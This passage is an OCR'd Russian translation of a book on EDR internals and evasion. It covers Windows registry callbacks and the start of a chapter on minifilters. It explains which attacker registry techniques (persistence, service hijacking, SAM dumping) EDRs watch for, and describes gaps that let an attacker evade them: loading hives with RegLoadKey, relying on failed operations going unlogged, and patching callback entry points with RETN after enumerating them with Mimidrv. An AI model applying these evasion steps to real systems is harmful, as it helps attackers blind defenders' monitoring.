


Рисунок 5-3. DLL CrowdStrike Falcon, дополнительно подписанная Microsoft

В своей публикации «Protecting Your Malware with blockdlls and ACG» Адам Честер описывает применение флага `PROCESS_CREATION_MITIGATION_POLICY_PROHIBIT_DYNAMIC_CODE_ALWAYS_ON`, обычно называемого Arbitrary Code Guard (ACG), для запрета изменения исполняемых областей памяти, необходимого для установки перехватов функций. Хотя этот флаг не позволял устанавливать перехваты функций, во время тестирования он также мешал выполнять шелл-код многим готовым агентам управления и контроля, поскольку большинство из них полагается на ручное назначение страницам памяти разрешений на чтение, запись и исполнение (RWX).

Как работают уведомления реестра

Как и большинство программ, вредоносные инструменты часто взаимодействуют с реестром, например запрашивают значения и создают новые разделы. Чтобы регистрировать эти взаимодействия, драйверы могут создавать процедуры обратного вызова для уведомлений, которые оповещаются при каждом взаимодействии процесса с реестром, позволяя драйверу предотвращать событие, вмешиваться в него или просто записывать его в журнал.

Некоторые наступательные методы в значительной степени полагаются на реестр. Часто их можно обнаружить по событиям реестра, если известно, что искать. В таблице 5-1 показаны несколько различных методов, разделы реестра, с которыми они взаимодействуют, и связанные с ними классы `REG_NOTIFY_CLASS` - значение, которое мы обсудим далее в этом разделе.

Таблица 5-1. Приёмы атакующего в реестре и связанные элементы `REG_NOTIFY_CLASS`

Метод	**Расположение в реестре**	**Элементы** `REG_NOTIFY_CLASS`
Закрепление через раздел Run	`HKLM\Software\Microsoft\Windows \CurrentVersion\Run`	`RegNtCreateKey(Ex)`
Закрепление через поставщик поддержки безопасности (SSP)	`HKLM\SYSTEM\CurrentControlSet \Control\Lsa\Security Packages`	`RegNtSetValueKey`
Перехват Component Object Model (COM)	`HKLM\SOFTWARE\Classes\CLSID \<CLSID>`	`RegNtSetValueKey`
Перехват службы	`HKLM\SYSTEM\CurrentControlSet \Services\<ServiceName>`	`RegNtSetValueKey`
Отравление Link-Local Multicast Name Resolution (LLMNR)	`HKLM\Software\Policies\Microsoft \Windows NT\DNSClient`	`RegNtQueryValueKey`
Выгрузка Security Account Manager	`HKLM\SAM`	`RegNt(Pre/Post)SaveKey`

Чтобы исследовать взаимодействие противника с реестром, рассмотрим метод перехвата службы. В Windows службы представляют собой способ создания долгоживущих процессов, которые можно запускать вручную или при загрузке, подобно демонам в Linux. Хотя этими службами управляет диспетчер управления службами, их конфигурация хранится исключительно в реестре, в кусте `HKEY_LOCAL_MACHINE` (`HKLM`). По большей части службы выполняются от имени привилегированной учётной записи `NT AUTHORITY/SYSTEM`, которая предоставляет им практически полный контроль над системой и делает их привлекательной целью для атакующих.

Один из способов злоупотребления службами со стороны противника - изменение значений реестра, описывающих конфигурацию службы. В конфигурации службы есть значение `ImagePath`, содержащее путь к исполняемому файлу службы. Если атакующий сможет заменить его путём к размещённой в системе вредоносной программе, при перезапуске службы, чаще всего во время перезагрузки системы, его исполняемый файл будет запущен в этом привилегированном контексте.

Поскольку эта процедура атаки зависит от изменения значения реестра, драйвер EDR, отслеживающий события типа `RegNtSetValueKey`, может обнаружить действия противника и отреагировать соответствующим образом.

Регистрация уведомления реестра

Для регистрации процедуры обратного вызова реестра драйверы должны использовать функцию `nt!CmRegisterCallbackEx()`, определённую в листинге 5-14. Префикс `Cm` относится к диспетчеру конфигурации - компоненту ядра, который отвечает за реестр.

```
NTSTATUS CmRegisterCallbackEx(
 PEX_CALLBACK_FUNCTION Function,
 PCUNICODE_STRING   Altitude,
 PVOID Driver,
 PVOID Context,
 PLARGE_INTEGER Cookie,
 PVOID Reserved
);
```

Листинг 5-14. Прототип `nt!CmRegisterCallbackEx()`

Из всех рассмотренных в этой книге процедур обратного вызова у типа реестра самая сложная функция регистрации, а её обязательные параметры немного отличаются от параметров других функций. Во-первых, параметр `Function` - это указатель на процедуру обратного вызова драйвера. Согласно Code Analysis for Drivers и Static Driver Verifier от Microsoft, она должна быть определена как `EX_CALLBACK_FUNCTION` и возвращать `NTSTATUS`. Далее, как и в процедурах обратного вызова для уведомлений об объектах, параметр `Altitude` определяет положение процедуры в стеке. `Driver` - указатель на объект драйвера, а `Context` - необязательное значение, которое можно передать функции обратного вызова, но используется оно крайне редко. Наконец, параметр `Cookie` - значение `LARGE_INTEGER`, передаваемое `nt!CmUnRegisterCallback()` при выгрузке драйвера.

При возникновении события реестра система вызывает функцию обратного вызова. Функции обратного вызова реестра используют прототип из листинга 5-15.

```
NTSTATUS ExCallbackFunction(
 PVOID CallbackContext,
 PVOID Argument1,
 PVOID Argument2
)
```

Листинг 5-15. Прототип `nt!ExCallbackFunction()`

Из-за расплывчатых имён смысл передаваемых функции параметров поначалу может быть неясен. Параметр `CallbackContext` - это значение, заданное параметром `Context` функции регистрации, а `Argument1` - значение перечисления `REG_NOTIFY_CLASS`, которое указывает тип выполненного действия, например чтение значения или создание нового раздела. Хотя Microsoft перечисляет 62 элемента этого перечисления, элементы с префиксами `RegNt`, `RegNtPre` и `RegNtPost` представляют одно и то же действие, формирующее уведомления в разные моменты времени; удалив повторы из списка, можно выделить 24 уникальные операции. Они показаны в таблице 5-2.

Таблица 5-2. Сокращённый перечень элементов `REG_NOTIFY_CLASS` и их описания

Операция реестра	Описание
`DeleteKey`	Удаляется раздел реестра.
`SetValueKey`	Для раздела устанавливается значение.
`DeleteValueKey`	Из раздела удаляется значение.
`SetInformationKey`	Для раздела устанавливаются метаданные.
`RenameKey`	Раздел переименовывается.
`EnumerateKey`	Перечисляются подразделы раздела.
`EnumerateValueKey`	Перечисляются значения раздела.
`QueryKey`	Читаются метаданные раздела.
`QueryValueKey`	Читается значение раздела.
`QueryMultipleValueKey`	Запрашиваются несколько значений раздела.
`CreateKey`	Создаётся новый раздел.
`OpenKey`	Открывается дескриптор раздела.
`KeyHandleClose`	Закрывается дескриптор раздела.
`CreateKeyEx`	Создаётся раздел.
`OpenKeyEx`	Поток пытается открыть дескриптор существующего раздела.
`FlushKey`	Раздел записывается на диск.
`LoadKey`	Куст реестра загружается из файла.
`UnLoadKey`	Куст реестра выгружается.
`QueryKeySecurity`	Запрашиваются сведения о безопасности раздела.
`SetKeySecurity`	Устанавливаются сведения о безопасности раздела.
`RestoreKey`	Восстанавливаются сведения раздела.
`SaveKey`	Сохраняются сведения раздела.
`ReplaceKey`	Заменяются сведения раздела.
`QueryKeyName`	Запрашивается полный путь раздела реестра.

Параметр Argument2 - это указатель на структуру, содержащую сведения, относящиеся к операции, указанной в Argument1. С каждой операцией связана собственная структура. Например, операции RegNtPreCreateKeyEx используют структуру REG_CREATE_KEY_INFORMATION. Эти сведения предоставляют необходимый контекст выполненной в системе операции реестра и позволяют EDR извлечь данные, нужные для принятия решения о дальнейших действиях.

Каждый элемент перечисления REG_NOTIFY_CLASS для операции до её выполнения, то есть начинающийся с RegNtPre или просто RegNt, использует структуры, относящиеся к конкретному типу операции. Например, операция RegNtPreQueryKey использует структуру REG_QUERY_KEY_INFORMATION. Эти процедуры обратного вызова до операции позволяют драйверу изменить запрос или помешать его завершению до передачи выполнения диспетчеру конфигурации. Например, для упомянутого элемента RegNtPreQueryKey можно изменить элемент KeyInformation структуры REG_QUERY_KEY_INFORMATION, чтобы изменить тип сведений, возвращаемых вызывающей стороне.

Процедуры обратного вызова после операции всегда используют структуру REG_POST_OPERATION_INFORMATION, за исключением RegNtPostCreateKey и RegNtPostOpenKey, которые используют соответственно структуры REG_POST_CREATE_KEY_INFORMATION и REG_POST_OPEN_KEY_INFORMATION. В этой структуре после операции есть несколько интересных элементов. Object - указатель на объект раздела реестра, для которого была выполнена операция. Status - значение NTSTATUS, которое система вернёт вызывающей стороне. ReturnStatus - значение NTSTATUS, которое будет возвращено вызывающей стороне, если процедура обратного вызова вернёт STATUS_CALLBACK_BYPASS. Наконец, элемент PreInformation содержит указатель на структуру, использованную соответствующей процедурой обратного вызова до операции. Например, если обрабатывается операция RegNtPreQueryKey, элемент PreInformation будет указателем на структуру REG_QUERY_KEY_INFORMATION.

Хотя эти процедуры обратного вызова не дают такого же уровня контроля, как процедуры до операции, они всё же позволяют драйверу в некоторой степени влиять на значение, возвращаемое вызывающей стороне. Например, EDR может получить возвращаемое значение и записать эти данные в журнал.

Смягчение проблем с производительностью

Одна из самых серьёзных проблем, с которыми сталкиваются EDR при получении уведомлений реестра, - производительность. Поскольку драйвер не может фильтровать события, он получает каждое событие реестра, возникающее в системе. Если один драйвер в стеке процедур обратного вызова выполняет над полученными данными какую-либо операцию, занимающую чрезмерно много времени, это может привести к серьёзному падению производительности системы. Например, в одном тесте виртуальная машина Windows в состоянии простоя выполняла почти 20 000 операций реестра в минуту, как показано на рисунке 5-4. Если бы действие драйвера для каждого из этих событий занимало дополнительную миллисекунду, производительность системы снизилась бы почти на 30 процентов.




Рисунок 5-4. Всего за одну минуту зарегистрировано 19 833 события реестра

Чтобы снизить риск отрицательного влияния на производительность, драйверы EDR должны тщательно выбирать, что отслеживать. Чаще всего они контролируют лишь определённые разделы реестра и избирательно регистрируют типы событий. В листинге 5-16 показано, как EDR может реализовать такое поведение.

```
NTSTATUS RegistryNotificationCallback(
 PVOID pCallbackContext,
 PVOID pRegNotifyClass,
 PVOID pInfo)
{
 NTSTATUS status = STATUS_SUCCESS;
1 switch (((REG_NOTIFY_CLASS)(ULONG_PTR)pRegNotifyClass))
 {
  case RegNtPostCreateKey:
  {
   2 PREG_POST_OPERATION_INFORMATION pPostInfo =
    (PREG_POST_OPERATION_INFORMATION)pInfo;
   --snip--
   break;
  }
  case RegNtPostSetValueKey:
  {
   --snip--
   break;
  }
  default:
   break;
 }
 return status;
}
```

Листинг 5-16. Ограничение процедуры обратного вызова для уведомлений реестра обработкой только определённых операций

В этом примере драйвер сначала приводит входной параметр `pRegNotifyClass` к структуре `REG_NOTIFY_CLASS` для сравнения **1** с помощью конструкции `switch`. Это гарантирует работу с правильной структурой. Затем драйвер проверяет, соответствует ли класс одному из поддерживаемых им классов, в данном случае созданию раздела и установке значения. При совпадении элемент `pInfo` приводится к соответствующей структуре **2**, чтобы драйвер мог продолжить разбор данных уведомления о событии.

Разработчик EDR может захотеть ещё сильнее ограничить область отслеживания, чтобы уменьшить влияние на производительность системы. Например, если драйвер хочет отслеживать создание служб через реестр, ему потребуется проверять события создания разделов реестра только по пути `HKLM:\SYSTEM\CurrentControlSet\Services`.

Обход процедур обратного вызова реестра

Возможностей обойти процедуры обратного вызова реестра предостаточно, и большинство из них обусловлено проектными решениями, направленными на повышение производительности системы. Когда драйверы сокращают число отслеживаемых событий реестра, в их телеметрии могут возникать слепые зоны. Например, если они отслеживают события только в `HKLM` - кусте, используемом для конфигурации общесистемных элементов, - они не обнаружат разделы реестра отдельных пользователей, созданные в `HKCU` или `HKU`, то есть в кустах, используемых для настройки элементов, относящихся к одному субъекту. А если они следят лишь за событиями создания разделов реестра, то пропустят события восстановления разделов. EDR часто используют процедуры обратного вызова реестра, чтобы не позволить неавторизованным процессам взаимодействовать с разделами реестра, связанными с их агентом, поэтому можно с уверенностью предположить, что часть допустимых затрат производительности приходится на эту логику.

Это означает, что в покрытии датчика, вероятно, есть пробелы, которыми могут воспользоваться атакующие. Например, листинг 5-17 содержит декомпилированный код драйвера популярного продукта защиты конечных устройств и показывает, как тот обрабатывает ряд операций реестра.

```
switch(RegNotifyClass) {
case RegNtDeleteKey:
 pObject = *RegOperationInfo;
 local_a0 = pObject;
1 CmSetCallbackObjectContext(pObject, &g_RegistryCookie), NewContext, 0);
default:
 goto LAB_18000a2c2;
case RegNtDeleteValueKey:
 pObject = *RegOperationInfo;
 local_a0 = pObject;
2 NewContext = (undefined8 *)InternalGetNameFromRegistryObject(pObject);
 CmSetCallbackObjectContext(pObject, &g_RegistryCookie, NewContext, 0);
 goto LAB_18000a2c2;
case RegNtPreEnumerateKey:
 iVar9 = *(int *)(RegOperationInfo + 2);
 pObject = RegOperationInfo[1];
 iVar8 = 1;
 local_b0 = 1;
 local_b4 = iVar9;
 local_a0 = pObject;
 break;
--snip--
```

Листинг 5-17. Дизассемблированный код процедуры обратного вызова реестра

Драйвер использует конструкцию `switch` для обработки уведомлений, относящихся к разным типам операций реестра. В частности, он отслеживает события удаления разделов, удаления значений и перечисления разделов. При совпадении варианта он извлекает определённые значения в зависимости от типа операции, а затем обрабатывает их. В одних случаях он также присваивает объекту контекст **1** для расширенной обработки. В других - вызывает внутреннюю функцию **2**, передавая ей извлечённые данные.

Здесь есть несколько заметных пробелов покрытия. Например, `RegNtPostSetValueKey` - операция, о которой драйвер уведомляется при каждом вызове API `RegSetValue(Ex)`, - обрабатывается в

варианте, расположенном гораздо дальше в конструкции switch. Этот вариант обнаружил бы попытку установить значение в разделе реестра, например для создания новой службы. Если атакующему нужно создать новый подраздел реестра и задать в нём значения, ему потребуется найти другой метод, не охватываемый драйвером. К счастью для атакующего, драйвер не обрабатывает операции RegNtPreLoadKey и RegNtPostLoadKey, которые позволили бы обнаружить загрузку куста реестра из файла в качестве подраздела. Поэтому оператор может воспользоваться API RegLoadKey, чтобы создать и заполнить раздел реестра своей службы, фактически создав службу без обнаружения.

Вернувшись к вызову после уведомления RegNtPostSetValueKey, можно увидеть, что драйвер демонстрирует некоторое интересное поведение, характерное для большинства продуктов и показанное в листинге 5-18.

```
--snip--
case RegNtPostSetValueKey:
 1 RegOperationStatus = RegOperationInfo->Status;
 2 pObject = RegOperationInfo->Object;
 iVar7 = 1;
 local_b0 = 1;
 pBuffer = puVar5;
 p = puVar5;
 local_b4 = RegOperationStatus;
 local_a0 = pObject;
}
if ((RegOperationStatus < 0 || (pObject == (PVOID)0x0)) { 3
LAB_18000a252:
 if (pBuffer != (undefined8 *)0x0) {
 4 ExFreePoolWithTag(pBuffer, 0);
  NewContext = (undefined8 *)0x0;
 }
}
else {
 if ((pBuffer != (undefined8 *)0x0 ||
 5 (pBuffer = (undefined8 *)InternalGetNameFromRegistryObject((longlong)pObject),
 NewContext = pBuffer, pBuffer != (undefined8 *)0x0) {
  uBufferSize = &local_98;
  if (local_98 == 0) {
   uBufferSize = (ushort *)0x0;
  }
  local_80 = (undefined8 *)FUN_1800099e0(iVar7, (ushort *)pBuffer, uBufferSize);
  if (local_80 != (undefined8 *)0x0) {
   FUN_1800a3f0(local_80, (undefined8 *)0x0);
   local_b8 = 1;
  }
  goto LAB_18000a252;
 }
}
```

Листинг 5-18. Логика обработки уведомлений реестра

Эта процедура извлекает элементы Status **1** и Object **2** из связанной структуры REG_POST_OPERATION_INFORMATION и сохраняет их в локальных переменных. Затем она проверяет, что эти значения не равны соответственно STATUS_SUCCESS и NULL **3**. Если значения не проходят проверку, выходной буфер, используемый для передачи сообщений клиенту пользовательского режима, освобождается **4**, а контекст, установленный для объекта, обнуляется. Поначалу это поведение может показаться странным, однако оно связано с внутренней функцией, для ясности переименованной в InternalGetNameFromRegistryObject() **5**. В листинге 5-19 приведён декомпилированный код этой функции.

```
void * InternalGetNameFromRegistryObject(longlong RegObject)
{
 NTSTATUS status;
 NTSTATUS status2;
 POBJECT_NAME_INFORMATION pBuffer;
 PVOID null;
 PVOID pObjectName;
 ulong pulReturnLength;
 ulong ulLength;
 null = (PVOID)0x0;
 pulReturnLength = 0;
1 if (RegObject != 0) {
  status = ObQueryNameString(RegObject, 0, 0, &pulReturnLength);
  ulLength = pulReturnLength;
  pObjectName = null;
  if ((status = -0x3ffffffc) &&
  (pBuffer = (POBJECT_NAME_INFORMATION)ExAllocatePoolWithTag(
        PagedPool, (ulonglong)pReturnLength, 0x6F616D6C),
   pBuffer != (POBJECT_NAME_INFORMATION)0x0)) {
    memset(pBuffer, 0, (ulonglong)ulLength);
   2 status2 = ObQueryNameString(RegObject, pBuffer, ulLength, &pulReturnLength);
    pObjectName = pBuffer;
    if (status2 < 0) {
     ExFreePoolWithTag(pBuffer, 0);
     pObjectName = null;
    }
  }
  return pObjectName;
 }
 return (void *)0x0;
}
```

Листинг 5-19. Дизассемблированный код `InternalGetNameFromRegistryObject()`

Эта внутренняя функция принимает указатель на объект реестра, переданный в виде локальной переменной, хранящей элемент `Object` структуры `REG_POST_OPERATION_INFORMATION`, и с помощью `nt!ObQueryNameString()` **2** извлекает имя раздела реестра, над которым выполняется действие. Проблема этого потока выполнения состоит в том, что при неуспешной операции, то есть когда элемент `Status` структуры сведений после операции не равен `STATUS_SUCCESS`, указатель на объект реестра становится недействительным, и вызов функции разрешения имени объекта не сможет извлечь имя раздела реестра. В этом драйвере есть условная логика для проверки такого состояния **1**.

> **Примечание.** Эта конкретная функция - не единственный API, затронутый данной проблемой. Подобную логику часто можно увидеть в реализации других функций, извлекающих сведения об имени раздела из объектов реестра, например `nt!CmCallbackGetKeyObjectIDEx()`.

С эксплуатационной точки зрения это означает, что неудачная попытка взаимодействия с реестром не сформирует событие, или по крайней мере событие со всеми существенными подробностями, на основе которого можно создать правило обнаружения, и всё из-за отсутствующего имени раздела реестра. Без имени объекта событие фактически гласило бы: «этот пользователь в это время попытался выполнить это действие с реестром, но безуспешно», - что почти не даёт защитникам оснований для практических действий.

Но для атакующих эта подробность важна, поскольку может изменить оценку риска при выполнении определённых действий. Если направленное на реестр действие завершится неудачей, например попытка прочитать несуществующий раздел или создать новую службу с ошибкой в пути реестра, оно, скорее всего, останется незамеченным. Проверяя наличие такой логики при обработке драйвером уведомлений реестра после операции, атакующие могут определить, какие неудачные действия позволят избежать обнаружения.

Обход драйверов EDR путём перезаписи точек входа процедур обратного вызова

В этой главе, а также в главах 3 и 4 мы рассмотрели множество видов уведомлений процедур обратного вызова и обсудили различные способы их обхода. Из-за сложности драйверов EDR и различий между реализациями поставщиков полностью избежать обнаружения этими средствами невозможно. Однако, сосредоточившись на обходе отдельных компонентов драйвера, операторы могут снизить вероятность срабатывания предупреждения.

Тем не менее, если атакующий получает административный доступ к узлу, обладает привилегией токена `SeLoadDriverPrivilege` либо встречает уязвимый драйвер, позволяющий записывать данные в произвольную область памяти, он может решить атаковать драйвер EDR напрямую.

Чаще всего для этого находят внутренний список процедур обратного вызова, зарегистрированных в системе, например `nt!PspCallProcessNotifyRoutines` в контексте уведомлений о процессах или `nt!PsCallImageNotifyRoutines` для уведомлений о загрузке образов. Исследователи публично демонстрировали этот метод множеством способов. В листинге 5-20 показан вывод Mimidrv Бенжамена Делпи.

```
mimikatz # version
Windows NT 10.0 build 19042 (arch x64)
msvc 150030729 207
mimikatz # !+
[*] 'mimidrv' service not present
[*] 'mimidrv' service successfully registered
[*] 'mimidrv' service ACL to everyone
[*] 'mimidrv' service started
mimikatz # !notifProcess
[00] 0xFFFFF80614B1C7A0 [ntoskrnl.exe + 0x31c7a0]
[00] 0xFFFFF806169F6C70 [cng.sys + 0x6c70]
[00] 0xFFFFF80611CB4550 [WdFilter.sys + 0x44550]
[00] 0xFFFFF8061683B9A0 [ksecdd.sys + 0x1b9a0]
[00] 0xFFFFF80617C245E0 [tcpip.sys + 0x45e0]
[00] 0xFFFFF806182CD930 [iorate.sys + 0xd930]
[00] 0xFFFFF806183AE050 [appid.sys + 0x1e050]
[00] 0xFFFFF80616979C30 [CI.dll + 0x79c30]
[00] 0xFFFFF80618ABD140 [dxgkrnl.sys + 0xd140]
[00] 0xFFFFF80619048D50 [vm3dmp.sys + 0x8d50]
[00] 0xFFFFF80611843CE0 [peauth.sys + 0x43ce0]
```

Листинг 5-20. Перечисление процедур обратного вызова для уведомлений о процессах с помощью Mimidrv

Mimidrv ищет последовательность байтов, обозначающую начало массива, в котором хранятся зарегистрированные процедуры обратного вызова. Инструмент использует смещения, зависящие от сборки Windows, относительно функций внутри `ntoskrnl.exe`. Обнаружив список процедур обратного вызова, Mimidrv определяет исходный драйвер процедуры, сопоставляя адрес функции обратного вызова с адресным пространством, занятым драйвером. Найдя процедуру обратного вызова в целевом драйвере, атакующий может перезаписать первый байт в точке входа функции инструкцией `RETN` (`0xC3`). В результате при передаче выполнения процедуре обратного вызова функция немедленно вернёт управление, не позволив EDR ни собрать телеметрию, относящуюся к событию уведомления, ни выполнить превентивное действие.

Хотя этот метод применим на практике, его развёртывание сопряжено со значительными техническими препятствиями. Во-первых, неподписанные драйверы невозможно загружать в Windows 10 и более поздние версии, если узел не переведён в тестовый режим. Далее, метод зависит от смещений, специфичных для конкретной сборки, что усложняет инструменты и снижает

их надёжность, поскольку в новых версиях Windows эти шаблоны могут измениться. Наконец, Microsoft вложила значительные усилия в превращение Hypervisor-Protected Code Integrity (HVCI) в средство защиты по умолчанию в Windows 10 и включила его по умолчанию в системах с защищённым ядром. HVCI ограничивает возможность загружать вредоносные или заведомо уязвимые драйверы, защищая логику принятия решений о целостности кода, включая `ci!g_CiOptions`, которую часто временно перезаписывают, чтобы разрешить загрузку неподписанного драйвера. Это повышает сложность перезаписи точки входа процедуры обратного вызова, поскольку в систему можно загрузить только совместимые с HVCI драйверы, а значит, потенциальная поверхность атаки сокращается.

Заключение

Хотя процедуры обратного вызова для уведомлений о загрузке образов и реестре не так просты, как рассмотренные ранее типы процедур, они предоставляют EDR не меньше информации. Уведомления о загрузке образов сообщают, когда загружаются образы, будь то DLL, исполняемые файлы или драйверы, и дают EDR возможность записать событие в журнал, отреагировать на него или даже подать сигнал для внедрения своей DLL с перехватом функций. Уведомления реестра обеспечивают непревзойдённую наблюдаемость действий, влияющих на реестр. На сегодняшний день сильнейшие стратегии обхода, доступные противнику при встрече с такими датчиками, состоят либо в использовании пробела покрытия или логической ошибки самого датчика, либо в полном уклонении от него, например посредством проксирования инструментов.

Глава 6. Драйверы мини-фильтров файловой системы

Хотя драйверы, рассмотренные в предыдущих главах, могут отслеживать многие важные события в системе, они не способны обнаруживать один особенно критичный вид активности: операции файловой системы. С помощью драйверов мини-фильтров файловой системы, или сокращённо мини-фильтров, продукты защиты конечных устройств могут узнавать о создаваемых, изменяемых, записываемых и удаляемых файлах.

Эти драйверы полезны тем, что могут наблюдать за взаимодействием атакующего с файловой системой, например за размещением вредоносной программы на диске. Зачастую они работают совместно с другими компонентами системы. Например, интеграция с механизмом сканирования агента позволяет EDR сканировать файлы.

Разумеется, мини-фильтры могут отслеживать собственную файловую систему Windows, которая называется New Technology File System (NTFS) и реализована в `ntfs.sys`. Однако они могут следить и за другими важными файловыми системами, включая именованные каналы - двунаправленный механизм межпроцессного взаимодействия, реализованный в `npfs.sys`, - и почтовые слоты - однонаправленный механизм межпроцессного взаимодействия, реализованный в `msfs.sys`. Инструменты противника, особенно агенты управления и контроля, обычно активно используют эти механизмы, поэтому отслеживание их действий предоставляет критически важную телеметрию. Например, Beacon из Cobalt Strike использует именованные каналы для получения задач и связывания одноранговых агентов.

По своей конструкции мини-фильтры похожи на драйверы, рассмотренные в предыдущих главах, однако в этой главе раскрываются некоторые уникальные подробности их реализации, возможностей и работы в Windows. Мы также обсудим методы обхода, которыми атакующие могут воспользоваться для противодействия им.

Устаревшие фильтры и диспетчер фильтров

До появления мини-фильтров Microsoft разработчики EDR писали для отслеживания операций файловой системы устаревшие драйверы фильтров. Такие драйверы располагались в стеке файловой системы непосредственно на пути вызовов из пользовательского режима, направленных к файловой системе, как показано на рисунке 6-1.




Рисунок 6-1. Архитектура устаревшего драйвера фильтра

Разрабатывать и поддерживать такие драйверы в производственных средах было, как известно, чрезвычайно сложно. В статье 2019 года из *The NT Insider* под названием «Understanding Minifilters: Why and How File System Filter Drivers Evolved» выделены семь крупных проблем, с которыми сталкиваются разработчики устаревших драйверов фильтров.

Непонятное расположение фильтров по уровням. Если в системе установлено несколько устаревших фильтров, архитектура не определяет порядок размещения этих драйверов в стеке файловой системы. Поэтому разработчик драйвера не может знать, когда система загрузит его драйвер относительно остальных.

Отсутствие динамической загрузки и выгрузки. Устаревшие драйверы фильтров нельзя вставить в определённое место стека устройств: загрузить их можно только на вершину стека. Кроме того, устаревшие фильтры нелегко выгрузить, и обычно для этого требуется полная перезагрузка системы.

Сложное присоединение к стеку файловой системы и отсоединение от него. Механика присоединения устройств к стеку файловой системы и их отсоединения чрезвычайно сложна, а разработчикам необходимо обладать значительным объёмом специальных знаний, чтобы их драйвер правильно обрабатывал необычные граничные случаи.

Неизбирательная обработка IRP. Устаревшие драйверы фильтров отвечают за обработку всех пакетов запросов прерывания (IRP), отправленных в стек устройств, независимо от того, интересуют их эти IRP или нет.

Сложности с операциями данных Fast I/O. Windows поддерживает механизм работы с кэшированными файлами под названием Fast I/O, который служит альтернативой стандартной пакетной модели ввода-вывода. Он полагается на таблицу диспетчеризации, реализованную в устаревших драйверах. Каждый драйвер обрабатывает запросы Fast I/O и передаёт их вниз по стеку следующему драйверу. Если хотя бы у одного драйвера в стеке нет таблицы диспетчеризации, обработка Fast I/O отключается для всего стека устройств.

